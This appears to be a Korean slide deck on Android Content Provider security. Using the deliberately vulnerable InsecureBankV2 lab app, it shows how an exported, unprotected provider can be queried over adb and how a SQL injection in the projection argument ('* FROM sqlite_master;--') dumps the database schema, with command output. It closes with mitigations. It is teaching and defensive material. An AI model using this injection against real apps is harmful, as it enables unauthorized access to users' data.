
2024.10.29

# Content Provider vulnerability

# 목차


# 1. Content Provider


- 다른 앱에 데이터(DB)를 공유할 수 있게 해주는 컴포넌트
- Content Resolver와 같이 사용


# 1. Content Provider

데이터를 요청할 앱-content resolver

데이터를 공유할 앱-content provider





# 1. Content Provider



# 1. Content Provider

- Content Provider URI 구조



# 1. Content Provider

- AndroidManifest.xml

authority, 해당 클래스 네임, 속성

```
<provider android:authorities="com.test.contentprovidertest"
          android:name=".TestContentProvider"
          android:exported="true"/>
```

# 2. 권한 설정

- AndroidManifest.xml
- permission태그로 앱에서 사용할 권한 선언

```
<permission android:name="com.test.contentprovidertest.Permission.READ"
            android:label="Read Permission"
            android:protectionLevel="dangerous"/>
<permission android:name="com.test.contentprovidertest.Permission.WRITE"
            android:label="Write Permission"
            android:protectionLevel="dangerous"/>
```

# 2. 권한 설정

- AndroidManifest.xml
- provider 안에 권한 부여

```
<provider android:authorities="com.test.contentprovidertest"
          android:name=".TestContentProvider"
          android:exported="true"
          android:readPermission="com.test.contentprovidertest.Permission.READ"
          android:writePermission="com.test.contentprovidertest.Permission.WRITE"/>
```

# 2. 권한 설정

권한 설정 미비할 경우 공격자는 이를 이용해 공격 가능

- 권한 설정 미비
- exported="true"로 설정된 경우

# 3. InsecurebankV2

- jadx로 apk 디컴파일

AndroidManifest.xml

```
<provider
    android:name="com.android.insecurebankv2.TrackUserContentProvider"
    android:exported="true"
    android:authorities="com.android.insecurebankv2.TrackUserContentProvider" />
```

content://com.android.insecurebankv2.TrackUserContentProvider

# 3. InsecurebankV2

- jadx로 apk 디컴파일

AndroidManifest.xml

```
<provider
    android:name="com.android.insecurebankv2.TrackUserContentProvider"
    android:exported="true"
    android:authorities="com.android.insecurebankv2.TrackUserContentProvider"/>
```

외부 앱에서 데이터 요청 가능

# 3. InsecurebankV2

- TrackUserContentProvider 클래스 확인

```
public class TrackUserContentProvider extends ContentProvider {
    static final String CREATE_DB_TABLE = " CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT,  name TEXT NOT NULL);";
    static final String DATABASE_NAME = "mydb";
    static final int DATABASE_VERSION = 1;
    static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";
    static final String TABLE_NAME = "names";
    static final String name = "name";
    static final int uriCode = 1;
    private static HashMap<String, String> values;
    private SQLiteDatabase db;
    static final String URL = "content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers";
    static final Uri CONTENT_URI = Uri.parse(URL);
    static final UriMatcher uriMatcher = new UriMatcher(-1);

    static {
        uriMatcher.addURI(PROVIDER_NAME, "trackerusers", 1);
        uriMatcher.addURI(PROVIDER_NAME, "trackerusers/*", 1);
    }
```

content resolver로 요청가능

# 3. InsecurebankV2


- CRUD 기능을 갖고 있음
- query : select문 실행

```
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    SQLiteQueryBuilder qb = new SQLiteQueryBuilder();
    qb.setTables(TABLE_NAME);
    switch (uriMatcher.match(uri)) {
        case 1:
            qb.setProjectionMap(values);
            if (sortOrder == null || sortOrder == "") {
                sortOrder = name;
            }
            Cursor c = qb.query(this.db, projection, selection, selectionArgs, null, null, sortOrder);
            c.setNotificationUri(getContext().getContentResolver(), uri);
            return c;
        default:
            throw new IllegalArgumentException("Unknown URI " + uri);
    }
}
```

SELECT [projection] WHERE [selection] FROM names

# 3. InsecurebankV2

- 권한 설정을 따로 안해놨기 때문에 CRUD 요청 가능



# 3. InsecurebankV2

- adb로 조건에 부합하는 content resolver 요청

content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers

↓

SELECT * FROM names;

```
z3q:/ # content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
Row: 0 id=67, name=dinesh
Row: 1 id=69, name=dinesh
Row: 2 id=68, name=jack
Row: 3 id=70, name=jack
Row: 4 id=71, name=jack
```

# 3. InsecurebankV2

- projection 인자를 조작해 SQL injetcion 가능

SELECT [projection] FROM names

SELECT * FROM sqlite_master;-- ~~FROM names~~

# 3. InsecurebankV2

- projection 인자를 조작해 SQL injetcion 가능

content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
--projection "* FROM sqlite_master;--"

```
z3q:/ # content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --projection "* FROM sqlite_master;--"
Row: 0 type=table, name=android_metadata, tbl_name=android_metadata, rootpage=3, sql=CREATE TABLE android_metadata (locale TEXT)
Row: 1 type=table, name=names, tbl_name=names, rootpage=4, sql=CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT,  name TEXT NOT NULL)
Row: 2 type=table, name=sqlite_sequence, tbl_name=sqlite_sequence, rootpage=5, sql=CREATE TABLE sqlite_sequence(name,seq)
```

# 4. 대응방안

- 강력한 권한 설정
- 외부 앱에서 호출이 불필요한 경우 exported = false
- projection 인자값 검증

# Q & A